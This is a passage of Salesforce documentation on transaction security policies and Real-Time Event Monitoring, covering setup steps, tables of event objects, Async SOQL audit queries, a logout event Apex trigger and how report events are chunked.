OAuth 2.0 user-agent	Access Token granted Older sessions are ended until you're within policy compliance.	Access Token granted Older sessions are ended until you're within policy compliance.

Flow Type	Action If Preference Is Selected	Action If Preference Is Not Selected
OAuth 2.0 refresh token flow	Access Token granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 JWT bearer token	Access Token granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 SAML bearer assertion	Access granted Older sessions are ended until you're within policy compliance.	TXN_SECURITY_END_SESSION exception
OAuth 2.0 username and password	Access granted Older sessions are ended until you're within policy compliance.	Access denied due to more than the number of sessions allowed by the policy
SAML assertion	Not applicable	Not applicable

For more information on authentication flows, see Authorize Apps with OAuth in Salesforce Help.

Create Legacy Transaction Security Policies

Create your own custom legacy policies triggered by specific events. Only an active user assigned the System Administrator profile can use this feature.

Warning: Legacy Transaction Security is scheduled for retirement in all Salesforce orgs as of Summer '20. You can no longer create, edit , or enable transaction security policies using the legacy framework and will receive an error message if you try to do so. For more information, see Legacy Transaction Security Retirement. To create transaction security policies using the new framework, refer to the Enhanced Transaction Security documentation. To migrate legacy policies to the new framework, refer to the migration documentation.

Important: This topic discusses only how to create a legacy transaction security policy. For details on creating an enhanced policy, see Build a Transaction Security Policy with Condition Builder or Create an Enhanced Transaction Security Policy That Uses Apex.

You can create multiple policies for the same type of event, but we recommend that your policies and their actions don't overlap. If multiple policies with the same action for a given event execute when the event occurs, their order of execution is indeterminate.

1. From Setup, enter `Transaction` in the Quick Find box, select **Transaction Security Policies**, and then click **New**.
2. Click **Apex** then **Next**.
3. Click **Transaction Security Policy** (the legacy version of transaction security).
4. Select the event type and associated resource that your policy monitors.

   Note: AccessResource event policies don't trigger when Dashboard Subscriptions send an email. These policies still trigger when users access resources directly from a dashboard. Lightning Experience supports only the Feed Comment and Feed Item resources, while Salesforce Classic supports all Chatter resources. You can't create a Data Export event policy for joined reports, historical reports, or custom report types.

5. If you're creating an Apex-based policy in a non-production environment, in Apex Class, select **New Empty Apex Class**. (Transaction Security creates a stub, or placeholder, Apex policy condition.) Otherwise, use an existing Apex policy condition.
6. Select what the policy does when triggered and who is notified and how. Any users you select must have Modify All Data and View Setup permissions.

   Note: Although you're required to enter a user in the **Execute Policy As** field, the automated process user always executes the policy.

   The actions available vary depending on the event type. For login and resource events, you can also block the action or require a higher level of access control with multi-factor authentication. For Chatter events, you can freeze the user or block the post. For Login events, you can require ending an existing session before continuing with the current session. You can set the default action for ending a session to always close the oldest session. For more information, see What Are Transaction Security Actions?

   If you're creating an Apex-based policy and use an API callout in the Apex class, you must select an action. If you select `None` as the action, the policy can't execute.

   Note: Multi-factor authentication is not available in the Salesforce app or Lightning Experience for the Resource Access event type. The Block action is used instead.

   Enter a user that has Modify All Data and View Setup permissions in the **Execute Policy As** field. However, the automated process user always executes the policy, regardless of the user you enter.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

User Permissions Needed
To create, edit, and manage transaction security policies: - Customize Application
To manage transaction security policies: - Author Apex

7. Choose a descriptive name for your policy. Your policy name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
8. To enable the policy after you create it, in Status, switch to **Enabled**. (You can always disable it later from the Transaction Security Policies page.)
9. Click **Finish**.

If you're in a non-production environment and you selected **New Empty Apex Class** for your new policy, modify the generated Apex class now before activating your policy. Click the Apex class name to get started, and add the condition that triggers the policy. See Apex Policies for Legacy Transaction Security for examples.

Apex Policies for Legacy Transaction Security

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Every Transaction Security policy must implement the Apex `TxnSecurity.PolicyCondition` or `TxnSecurity.EventCondition` interface.

Warning: Legacy Transaction Security is scheduled for retirement in all Salesforce orgs as of Summer '20. For more information, see Legacy Transaction Security Retirement. You can no longer create, edit , or enable transaction security policies using the legacy framework and will receive an error message if you try to do so. To create transaction security policies using the new framework, refer to the Enhanced Transaction Security documentation. To migrate legacy policies to the new framework, refer to the migration documentation.

If you didn't specify a condition value before you generated the Apex interface for a policy, you can add the condition later. To change the condition, you can edit the Apex code to include a condition before you activate your policy. If you don't include a condition, your policy isn't triggered.

Don't include DML statements in your custom policies because they can cause errors. When you send a custom email via Apex during transaction policy evaluation, you get an error, even if the record is not explicitly related to another record. For more information, see Apex DML Operations in the *Apex Reference Guide*.

When you delete a transaction security policy, your `TxnSecurity.PolicyCondition` or `TxnSecurity.EventCondition` implementation isn't deleted. You can reuse your Apex code in other policies.

If you use an API callout in the Apex class that implements `TxnSecurity.PolicyCondition`, you must select an action when you create the Transaction Security policy in Setup. If you select *None* as the action, the policy can't execute. For more information, see Invoking Callouts Using Apex in the *Apex Developer Guide*.

Real-Time Event Monitoring

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Real-Time Event Monitoring helps you monitor and detect standard events in Salesforce in near real-time. You can store the event data for auditing or reporting purposes. You can create transaction security policies using Condition Builder—a point-and-click tool—or Apex code.

With Real-Time Event Monitoring, gain greater insights into:

- Who viewed what data and when
- Where data was accessed
- When a user changes a record using the UI
- Who is logging in and from where
- Who in your org is performing actions related to Platform Encryption administration
- Which admins logged in as another user and the actions the admin took as that user
- How long it takes a Lightning page to load
- Threats detected in your org, such as anomalies in how users view or export reports, session hijacking attacks, or credential stuffing attacks

As a best practice, before creating transaction security policies, you can view or query events to determine appropriate thresholds for normal business usage.

IN THIS SECTION:

Real-Time Event Monitoring Definitions

Keep these terms in mind when working with Real-Time Event Monitoring.

Considerations for Using Real-Time Event Monitoring

Keep the following considerations in mind as you set up and use Real-Time Event Monitoring.

Enable Access to Real-Time Event Monitoring

You can set user access to Real-Time Event Monitoring through profiles and permission sets.

Stream and Store Event Data

Explore how you can use the objects in Real-Time Event Monitoring to stream and store event data.

Create Logout Event Triggers

If the LogoutEventStream object is available to your org, you can create Apex triggers that respond to security logout events from your org's UI.

How Chunking Works with ReportEvent and ListViewEvent

Chunking occurs when a report or list view execution returns many records and Salesforce splits the returned data into chunks.

Enhanced Transaction Security

Enhanced Transaction Security is a framework that intercepts real-time events and applies appropriate actions to monitor and control user activity. Each transaction security policy has conditions that evaluate events and the real-time actions that are triggered after those conditions are met. The actions are Block, Multi-Factor Authentication, and Notifications. Before you build your policies, understand the available event types, policy conditions, and common use cases. Enhanced Transaction Security is included in Real-Time Event Monitoring.

Threat Detection

Threat Detection uses statistical and machine learning methods to detect threats to your Salesforce org. While Salesforce identifies these threats for all Salesforce customers, you can view the information in the events with Threat Detection in Event Monitoring and investigate further if necessary.

SEE ALSO:

Salesforce Help: What's the Difference Between the Salesforce Events?

Learning Map: Shield Learning Map

Real-Time Event Monitoring Definitions

Keep these terms in mind when working with Real-Time Event Monitoring.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Event

An event is anything that happens in Salesforce, including user clicks, record state changes, and measuring values. Events are immutable and timestamped.

Event Channel

A stream of events on which an event producer sends event messages and event consumers read those messages.

Event Subscriber

A subscriber to a channel that receives messages from the channel. For example, a security app is notified of new report downloads.

Event Message

A message used to transmit data about the event.

Event Publisher

The publisher of an event message over a channel, such as a security and auditing app.

Considerations for Using Real-Time Event Monitoring

Keep the following considerations in mind as you set up and use Real-Time Event Monitoring.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Salesforce Classic versus Lightning Experience

Some events apply only to Salesforce Classic or Lightning Experience.

The following objects support only Salesforce Classic:

- URIEvent
- URIEventStream

The following object supports only Lightning Experience:

- LightningUriEvent
- LightingUriEventStream

Note: Real-Time Event Monitoring objects sometimes contain sensitive data. Assign object permissions to Real-Time Events accordingly in profiles or permission sets.

Enhanced Transaction Security

- With Enhanced Transaction Security, you can create policies using either Condition Builder or Apex code.
- Enhanced Transaction Security policies support both standard and custom objects.
- Before you enable an Enhanced Transaction Security policy on a specific event, you must disable any legacy Transaction Security policies for that event.
- The multi-factor authentication action isn't available in the Salesforce mobile app, Lightning Experience, or via API for any events. Instead, the block action is used. For example, if a multi-factor authentication policy is triggered on a list view performed via the API, Salesforce blocks the API call.
- A value of 0 for the `RowsProcessed` field in an object (such as ApiEvent) indicates that a query was performed and nothing was returned. This scenario is possible if a user doesn't have the correct permissions for a data row or the query doesn't return results. In this case, the `QueriedEntities` field is empty.
- Let's say you create both an Apex and a Condition Builder policy on the same event. You also specify the same action (Block or multi-factor authentication) for both policies. In this case, the Apex policy executes before the Condition Builder policy. The PolicyId field of the event reflects the last policy that was executed and triggered.
- You can't use the same Apex class on policies with the same event. When you create an Apex policy using Condition Builder, the list of available Apex classes can differ based on the policies you already created.
- Let's say you enable a transaction security policy for an event in which the action is None. As a result, when an event satisfies the policy conditions, the policy isn't triggered. However, these event fields are still populated:
  - `EvaluationTime`—The time it took for the policy to be evaluated.
  - `PolicyOutcome`—Set to `NoAction`.
  - `PolicyId`—Set to `null`.

Recommended Usage of Event Objects

Real-Time Event Monitoring objects have three primary uses: streaming data, storing data, and enforcing policies on data. But these uses don't apply to all objects. Here's guidance on which objects are available for each use case. For details, see Stream and Store Event Data.

Streaming	Storage	Policy
ApiEventStream	ApiEvent	ApiEvent
LightningUriEventStream	LightningUriEvent	n/a
ListViewEventStream	ListViewEvent	ListViewEvent
LoginAsEventStream	LoginAsEvent	n/a
LoginEventStream	LoginEvent	LoginEvent
LogoutEventStream	LogoutEvent	n/a
ReportEventStream	ReportEvent	ReportEvent
UriEventStream	UriEvent	n/a

Note: Real-Time Event Monitoring Platform Events aren't a system of record for user activity. They're a source of truth but event notifications aren't always available or guaranteed. For more reliable data storage, use Real-Time Event Monitoring Storage Events on page 194.

Enable Access to Real-Time Event Monitoring

You can set user access to Real-Time Event Monitoring through profiles and permission sets.

1. Do one of the following.
   - From Setup, in the Quick Find box, enter `Permission Sets`, and then select **Permission Sets**.
   - From Setup, in the Quick Find box, enter `Profiles`, and then select **Profiles**.
2. Select a permission set or profile.
3. Depending on whether you're using permission sets or profiles, do one of the following.
   - In permission sets or the enhanced profile user interface, select a permission. In the Find Settings dialog box, enter `View Real-Time Event Monitoring Data`. Click **Edit**, select the option, and click **Save**. Repeat these steps for the Customize Application permission.
   - In the original profile user interface, select a profile name, and then click **Edit**. Select **View Real-Time Event Monitoring Data**, **View All Data**, and **Customize Application** if you plan to create transaction security policies. Click **Save**.

   In addition to enabling Real-Time Event Monitoring, set user permissions to Real-Time Event objects. Real-Time Event Monitoring objects sometimes contain sensitive data.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

USER PERMISSIONS

To view events:
- View Real-Time Event Monitoring Data

To view transaction security policies:
- View All Data

To create, edit, and manage transaction security policies:
- Customize Application

Stream and Store Event Data

Explore how you can use the objects in Real-Time Event Monitoring to stream and store event data.

IN THIS SECTION:

Manage Real-Time Event Monitoring Events

Manage streaming and storage settings for Real-Time Event Monitoring events declaratively with the Event Manager. You can also manage settings programmatically with the Metadata API. Real-Time Event Monitoring helps you monitor and detect standard events in Salesforce in near real-time. You can store the event data for auditing or reporting purposes. You can create transaction security policies using Condition Builder—a point-and-click tool—or Apex code.

Real-Time Event Monitoring Data Streaming

Use Real-Time Event Monitoring to subscribe to standard events published by Salesforce to monitor activity in your org. You can subscribe to this data from an external data system of your choice using a streaming API client.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Real-Time Event Monitoring Data Storage

With Real-Time Event Monitoring, you can store and query event data in Salesforce objects. Many of the storage events are Salesforce big objects, which are ideal for storing large volumes of data for up to six months. A big object stores the data natively in Salesforce, so you can access it for reporting and other uses. Some of the storage events, such as the Threat Detection ones, are standard Salesforce objects.

Use Async SOQL with Real-Time Event Monitoring

Here are some examples of using Async SOQL with real-time events.

Manage Real-Time Event Monitoring Events

Manage streaming and storage settings for Real-Time Event Monitoring events declaratively with the Event Manager. You can also manage settings programmatically with the Metadata API. Real-Time Event Monitoring helps you monitor and detect standard events in Salesforce in near real-time. You can store the event data for auditing or reporting purposes. You can create transaction security policies using Condition Builder—a point-and-click tool—or Apex code.

USER PERMISSIONS

To update events in Event Manager:

- Customize Application AND View Setup

Important: Viewing Real-Time Event Monitoring events requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions. You don't need this add-on to view streaming logout events.

Note: Real-Time Event Monitoring objects sometimes contain sensitive data. Assign object permissions to Real-Time Events accordingly in profiles or permission sets.

1. From Setup, in the Quick Find box, enter `Events`, then select **Event Manager**.
2. Next to the event you want to enable or disable streaming for, click the dropdown menu.
3. Select whether you want to enable or disable streaming or storing on the event.

Real-Time Event Monitoring Data Streaming

Use Real-Time Event Monitoring to subscribe to standard events published by Salesforce to monitor activity in your org. You can subscribe to this data from an external data system of your choice using a streaming API client.

Data is streamed using a publish-subscribe model. Salesforce publishes streaming data to an event subscription channel, and your app subscribes, or listens, to the event channel to get the data close to real time. Streaming events are retained for up to three days. Real-Time Event Monitoring's streaming events don't count against your Platform Events delivery allocation. Some system protection limits apply.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Tip: To more efficiently obtain and process event data from three days ago or less, we recommend querying events from big objects instead of subscribing to past events in a stream.

Here are some examples.

Event Object	Use Case	Considerations
ApiEventStream	Detect when a user queries sensitive data, such as patent records.	Object is available only in Real-Time Event Monitoring.
ApiAnomalyEvent	Track anomalies in how users make API calls.	Object is available only in Real-Time Event Monitoring.

Event Object	Use Case	Considerations
BulkApiResultEvent	Track when a user downloads the results of a Bulk API or Bulk API 2.0 request.	Object is available only in Real-Time Event Monitoring.
ConcurLongRunApexErrEvent	Detect errors that occur when an org exceeds the concurrent long-running Apex limit.	Object is available only in Real-Time Event Monitoring.
CredentialStuffingEvent	Track when a user successfully logs into Salesforce during an identified credential stuffing attack. Credential stuffing refers to large-scale automated login requests using stolen user credentials.	Object is available only in Real-Time Event Monitoring.
LightningUriEventStream	Detect when a user creates, accesses, updates, or deletes a record containing sensitive data in Lightning Experience.	Object is available only in Real-Time Event Monitoring.
ListViewEventStream	Detect when a user accesses, updates, or exports list view data using Salesforce Classic, Lightning Experience, or the API.	Object is available only in Real-Time Event Monitoring.
LoginAsEventStream	Detect when a Salesforce admin logs in as another user and track the admin's activities.	Object is available only in Real-Time Event Monitoring.
LoginEventStream	Detect when a user tries to log in under certain conditions—for example, from an unsupported browser or from an IP address that is outside of your corporate range.	Object is available only in Real-Time Event Monitoring.
LogoutEventStream	Detect when a user logs out of Salesforce by clicking **Log Out** in the Salesforce UI.	Object is available to all customers.
MobileEmailEvent	Track your users' email activity in a Salesforce mobile app.	Object is available only in Real-Time Event Monitoring and Enhanced Mobile App Security.
MobileEnforcedPolicyEvent	Track enforcement of Enhanced Mobile Security policy events on a Salesforce mobile app.	Object is available only in Real-Time Event Monitoring and Enhanced Mobile App Security.
MobileScreenshotEvent	Track your users' screenshots in a Salesforce mobile app.	Object is available only in Real-Time Event Monitoring and Enhanced Mobile App Security.
MobileTelephonyEvent	Track your users' phone calls and text messages in a Salesforce mobile app.	Object is available only in Real-Time Event Monitoring and Enhanced Mobile App Security.
PermissionSetEvent	Detect permission assignment changes in permission sets and permission set groups.	Object is available only in Real-Time Event Monitoring.
ReportAnomalyEvent	Track anomalies in how users run or export reports.	Object is available only in Real-Time Event Monitoring.

Event Object	Use Case	Considerations
ReportEventStream	Detect when a user creates, runs, updates, or exports a report that contains sensitive data.	Object is available only in Real-Time Event Monitoring.
SessionHijackingEvent	Track when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier.	Object is available only in Real-Time Event Monitoring.
UriEventStream	Detect when a user creates, accesses, updates, or deletes a record containing sensitive data in Salesforce Classic.	Object is available only in Real-Time Event Monitoring

For more information about building apps that listen to streaming data channels, see the Streaming API Developer Guide.

For a quick start about subscribing to streaming events using the EMP Connector open-source tool, see the Example: Subscribe to and Replay Events Using a Java Client (EMP Connector) in the *Platform Events Developer Guide*.

For reference documentation of the standard platform events and the corresponding big objects, see Real-Time Event Monitoring Objects in the *Platform Events Developer Guide*.

Real-Time Event Monitoring Data Storage

With Real-Time Event Monitoring, you can store and query event data in Salesforce objects. Many of the storage events are Salesforce big objects, which are ideal for storing large volumes of data for up to six months. A big object stores the data natively in Salesforce, so you can access it for reporting and other uses. Some of the storage events, such as the Threat Detection ones, are standard Salesforce objects.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Using SOQL with Storage Events

Both standard and Async SOQL queries are supported for both types of storage event (big objects and standard objects).

Standard SOQL

Standard objects, such as the Threat Detection storage events, support SOQL queries on all their fields. Big objects, however, support SOQL queries on only two fields: `EventDate` or `EventIdentifier`. You can query big objects using a subset of standard SOQL commands filtering by EventDate alone, or EventDate and EventIdentifier together.

The exception is ReportEvent, on which you can filter on three fields: `EventDate`, `EventIdentifier`, and `UserId` (Beta). Valid filters for ReportEvent queries are:

- `UserId` alone
- `EventDate` alone
- `UserId` with `EventDate`
- `EventDate` with `EventIdentifier`

If you filter on `EventIdentifier` alone, or `UserId` with `EventIdentifier`, your query fails. You can only do a range query on the first index when you're searching on `UserId` alone.

Note: As a beta feature, the UserId filter in ReportEvent is a preview and isn't part of the "Services" under your Main Services Agreement with Salesforce. Use this feature at your sole discretion, and make your purchase decisions only on the basis of generally available products and features. Salesforce doesn't guarantee general availability of this feature within any particular time frame or at all, and we can discontinue it at any time. This feature is for evaluation purposes only, not for production use. It's offered as is and isn't supported, and Salesforce has no liability for any harm or damage arising out of or in connection with it. All restrictions, Salesforce reservation of rights, obligations concerning the Services, and terms for related Non-Salesforce Applications and Content apply equally to your use of this feature.

Async SOQL

Async SOQL is a way to run SOQL queries when you must filter on big object fields besides `EventDate` and `EventId`. Async SOQL schedules and runs queries asynchronously in the background, so it can run queries that normally time out with regular SOQL.

With Async SOQL, you can run multiple queries in the background while monitoring their completion status. Set up your queries and come back a few hours later to a dataset to work with. Async SOQL is the most efficient way to process the large amount of data in a storage event, especially one that's a big object. For more information, see Use Async SOQL with Real-Time Event Monitoring and *Async SOQL* in the Big Objects Implementation Guide.

Storage Events

Here are the Real-Time Event Monitoring storage events.

Event Object	Standard or Big Object?	Use Case	Considerations
ApiEvent	Big Object	Store data about all API activity that occurred for particular objects during a fiscal year.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
ApiAnomalyEventStore	Standard Object	Store data about anomalies in how users make API calls.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
BulkApiResultEventStore	Big Object	Store large amount of data about Bulk API activity that occurred for particular objects during a fiscal year.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
CredentialStuffingEventStore	Standard Object	Store data about successful user logins during an identified credential stuffing attack. Credential stuffing refers to large-scale automated login requests using stolen user credentials.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
IdentityVerificationEvent	Big Object	Store data about user identity verification events in your org.	Object is available only in Real-Time Event Monitoring. Data is stored for up to 10 years.
IdentityProviderEventStore	Big Object	Store data about problematic and successful authentication requests in the Identity Provider Event Log.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
LightningUriEvent	Big Object	Store data about when entities are created, accessed, updated, or deleted in Lightning Experience.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
ListViewEvent	Big Object	Store data about when users interact with a list of records, such as contacts, accounts, or custom objects.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.

Event Object	Standard or Big Object?	Use Case	Considerations
LoginAsEvent	Big Object	Store data about when Salesforce admins log in as another user.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
LoginEvent	Big Object	Store data about how many users tried to log in from an unknown IP address or location and who was blocked from successfully logging in.	Object is generally available outside Real-Time Event Monitoring. Data is stored for up to 10 years.
LogoutEvent	Big Object	Store data about users who logged out successfully.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
PermissionSetEventStore	Big Object	Store data about permission assignment changes in permission sets and permission set groups.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
ReportAnomalyEventStore	Standard Object	Store data about anomalies in how users run or export reports.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
ReportEvent	Big Object	Store data about how many times a sensitive report was downloaded or viewed and by whom.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
SessionHijackingEventStore	Standard Object	Store data about when unauthorized users gain ownership of a Salesforce user's session with a stolen session identifier.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.
UriEvent	Big Object	Store data about when entities are created, accessed, updated, or deleted in Salesforce Classic.	Object is available only in Real-Time Event Monitoring. Data is stored for up to six months.

Note: In Developer Edition orgs, data for all events is stored for only 1 day.

Use Async SOQL with Real-Time Event Monitoring

Here are some examples of using Async SOQL with real-time events.

Let's say you've created a custom object called Patent__c that contains sensitive patent information. You want to know when users query this object using any API. Use the following Async SOQL query on the ApiEvent object to determine when Patent__c was last accessed, who accessed it, and what part of it was accessed. The WHERE clause uses the `QueriedEntities` field to narrow the results to just API queries of the Patent__c object.

Example URI

```
https://yourInstance.salesforce.com/services/data/v48.0/async-queries/
```

Example POST request body

```
{
  "query": "SELECT EventDate, EventIdentifier, QueriedEntities, SourceIp, Username,
UserAgent FROM ApiEvent
            WHERE QueriedEntities LIKE '%Patent__c%'",
  "targetObject": "ApiTarget__c",
  "targetFieldMap": {
    "EventDate": "EventDate__c",
    "EventIdentifier": "EventIdentifier__c",
    "QueriedEntities": "QueriedEntities__c",
    "SourceIp": "IPAddress__c",
    "Username": "User__c",
    "UserAgent": "UserAgent__c"
  }
}
```

Example POST response body

```
{
  "jobId" : "08PB00000066JRfMAM",
  "message" : "",
  "operation" : "INSERT",
  "query" : "SELECT EventDate, EventIdentifier, QueriedEntities, SourceIp, Username,
UserAgent FROM ApiEvent
             WHERE QueriedEntities LIKE &#39;%Patent__c%&#39;",
  "status" : "Complete",
  "targetExternalIdField" : "",
  "targetFieldMap" : {
    "EventDate" : "EventDate__c",
    "SourceIp" : "IPAddress__c",
    "EventIdentifier" : "EventIdentifier__c",
    "QueriedEntities" : "QueriedEntities__c",
    "Username" : "User__c",
    "UserAgent" : "UserAgent__c"
  },
  "targetObject" : "ApiTarget__c",
  "targetValueMap" : { }
}
```

Note: All number fields returned from a SOQL query of archived objects are in standard notation, not scientific notation, as in the number fields in the entity history of standard objects.

If you ask this question on a repeated basis for audit purposes, you can automate the query using a cURL script.

```
curl -H "Content-Type: application/json" -X POST -d
'{"query": "SELECT EventDate, EventIdentifier, QueriedEntities, SourceIp, Username, UserAgent
 FROM ApiEvent WHERE QueriedEntities LIKE '%Patent__c%'",
  "targetObject": "ApiTarget__c",
  "targetFieldMap": {"EventDate": "EventDate__c","EventIdentifier":
"EventIdentifier__c","QueriedEntities": "QueriedEntities__c","SourceIp":
"IPAddress__c","Username": "User__c","UserAgent": "UserAgent__c"}}'
  "https://yourInstance.salesforce.com/services/data/v48.0/async-queries/" -H
  "Authorization: Bearer 00D30000000V88A!ARYAQCZOCeABy29c3dNxRVtv433znH15gLWhLOUv7DVu.
 uAGFhW9WMtGXCul6q.4xVQymfh4Cjxw4APbazT8bnIfxlRvUjDg"
```

Another event monitoring use case is to identify all users who accessed a sensitive field, such as Social Security Number or Email. For example, you can use the following Async SOQL query to determine the users who saw social security numbers.

Example URI

```
https://yourInstance.salesforce.com/services/data/v48.0/async-queries/
```

Example POST request body

```
{
   "query": "SELECT Query, Username, EventDate, SourceIp FROM ApiEvent
             WHERE Query LIKE '%SSN__c%'",
   "targetObject": "QueryEvents__c",
   "targetFieldMap": {
      "Query":"QueryString__c",
      "Username":"User__c",
      "EventDate":"EventDate__c",
      "SourceIp" : "IPAddress__c"
   }
}
```

Example POST response body

```
{
   "jobId": "08PB000000001RS",
   "message": "",
   "query": "SELECT Query, Username, EventDate, SourceIp FROM ApiEvent
             WHERE Query LIKE &#39;%SSN__c%&#39;",
   "status": "Complete",
   "targetFieldMap": {"Query":"QueryString__c", "Username":"User__c",
                     "EventDate":"EventDate__c", "SourceIp" : "IPAddress__c"
                     },
   "targetObject": "QueryEvents__c"
}
```

SEE ALSO:

Big Objects Implementation Guide: Async SOQL

Create Logout Event Triggers

If the LogoutEventStream object is available to your org, you can create Apex triggers that respond to security logout events from your org's UI.

When LogoutEventStream is enabled, Salesforce publishes logout events when users log out from the UI. You can add an Apex trigger to subscribe to those events. You can then implement custom logic during logout. For example, you can revoke all refresh tokens for a user at logout.

EDITIONS

Available in: **All** Editions

Timeouts don't cause a LogoutEventStream object to be published. An exception is when a user is automatically logged out of the org after their session times out because the org has the **Force logout on session timeout** setting enabled. In this case, a logout event is recorded. However, if users close their browser during a session, regardless of whether the **Force logout on session timeout** setting is enabled, a logout event isn't recorded.

1. From Setup, enter `Event Manager` in the Quick Find box, then select **Event Manager**.
2. Next to Logout Event, click the dropdown, and select **Enable Streaming**.

3. Create Apex triggers that subscribe to logout events.

Example: In this example, the subscriber inserts a custom logout event record during logout.

```
trigger LogoutEventTrigger on LogoutEventStream (after insert) {
  LogoutEventStream event = Trigger.new[0];
  LogoutEvent__c record = new LogoutEvent__c();
  record.EventIdentifier__c = event.EventIdentifier;
  record.UserId__c = event.UserId;
  record.Username__c = event.Username;
  record.EventDate__c = event.EventDate;
  record.RelatedEventIdentifier__c = event.RelatedEventIdentifier;
  record.SessionKey__c = event.SessionKey;
  record.LoginKey__c = event.LoginKey;
  insert(record);
}
```

How Chunking Works with ReportEvent and ListViewEvent

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Chunking occurs when a report or list view execution returns many records and Salesforce splits the returned data into chunks.

Tip: This topic applies to ReportEvent, ReportEventStream, ListViewEvent, and ListViewEventStream. However, for readability, we refer to just ReportEvent and ListViewEvent.

When Salesforce chunks a ReportEvent or ListViewEvent (and their streaming equivalents), it breaks it into multiple events in which most field values are repeated. The exceptions are the `Records`, `Sequence`, and `EventIdentifier` fields. You view all the data from a chunked result by correlating these fields with the `ExecutionIdentifier` field, which is unique across the chunks.

Important: When a report executes, we provide the first 1000 events with data in the Records field. Use the ReportId field to view the full report.

Let's describe in more detail the fields of ReportEvent and ListViewEvent (and their storage equivalents) that you use to link together the chunks.

- `Records`—A JSON string that represents the report or list view data. If Salesforce has chunked the data into multiple events, each event's `Records` field contains different data.
- `Sequence`—An incremental sequence number that indicates the order of multiple events that result from chunking, starting with 1. For example, if Salesforce breaks up an event into five chunks, the first chunk's Sequence field is 1, the second is 2, and so on up to 5.
- `ExecutionIdentifier`—A unique identifier for a particular report or list view execution. This identifier differentiates the report or list execution from other executions. If chunking has occurred, this field value is identical across the chunks, and you can use it to link the chunks together to provide a complete data picture.
- `EventIdentifier`—A unique identifier for each event, including chunked events.

To view all the data chunks from a single report or list view execution, use the `Sequence`, `Records`, and `ExecutionIdentifier` fields in combination.

For example, let's say a report execution returns 10K rows. Salesforce splits this data into three chunks based on the size of the records, and then creates three separate ReportEvent events. This table shows an example of the field values in the three events; the fields not shown in the table (except `EventIdentifier`) have identical values across the three events.

ExecutionIdentifier	Sequence	Records
a50a4025-84f2-425d-8af9-2c780869f3b5	1	{"totalSize":3000, "rows":[{"datacells":["005B0000001vURv",..........]}]}
a50a4025-84f2-425d-8af9-2c780869f3b5	2	{"totalSize":3000, "rows":[{"datacells":["005B000000fewai"..........]}]}
a50a4025-84f2-425d-8af9-2c780869f3b5	3	{"totalSize":4000, "rows":[{"datacells":["005B0000001vURv",..........]}]}

This sample SOQL query returns data similar to the preceding table.

```
SELECT ExecutionIdentifer, Sequence, Records FROM ReportEvent
```

How Transaction Security Works With Chunking

If a chunked event triggers a transaction security policy, Salesforce executes the policy on only the first chunk. The `PolicyId`, `PolicyOutcome`, and `EvaluationTime` field values are repeated in all the chunked events. These tables show different policy actions and execution outcomes and their resulting events, some of which are chunked.

This event results from a triggered policy that had a block action.

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	0	{"totalSize":0, "rows":[{}]}	0NIxx...GA2	Block	30

These events result from a triggered policy that has a multi-factor authentication (MFA) action. The first three rows show the multi-factor authentication in process, and the last three rows show the chunked events.

Note: Multi-factor authentication was previously called two-factor authentication. Some MFA-related values reference "TwoFa".

ExecutionIdentifier (value shortened for readability)	Sequence	Records	PolicyId (value shortened for readability)	PolicyOutcome	EvaluationTime
a50a4...9-2c780869f3b5	0	{"totalSize":0, "rows":[{}]}	0NIxx...GA2	TwoFaInitiated	30
				TwoFaInProgress	
				TwoFaSucceed	
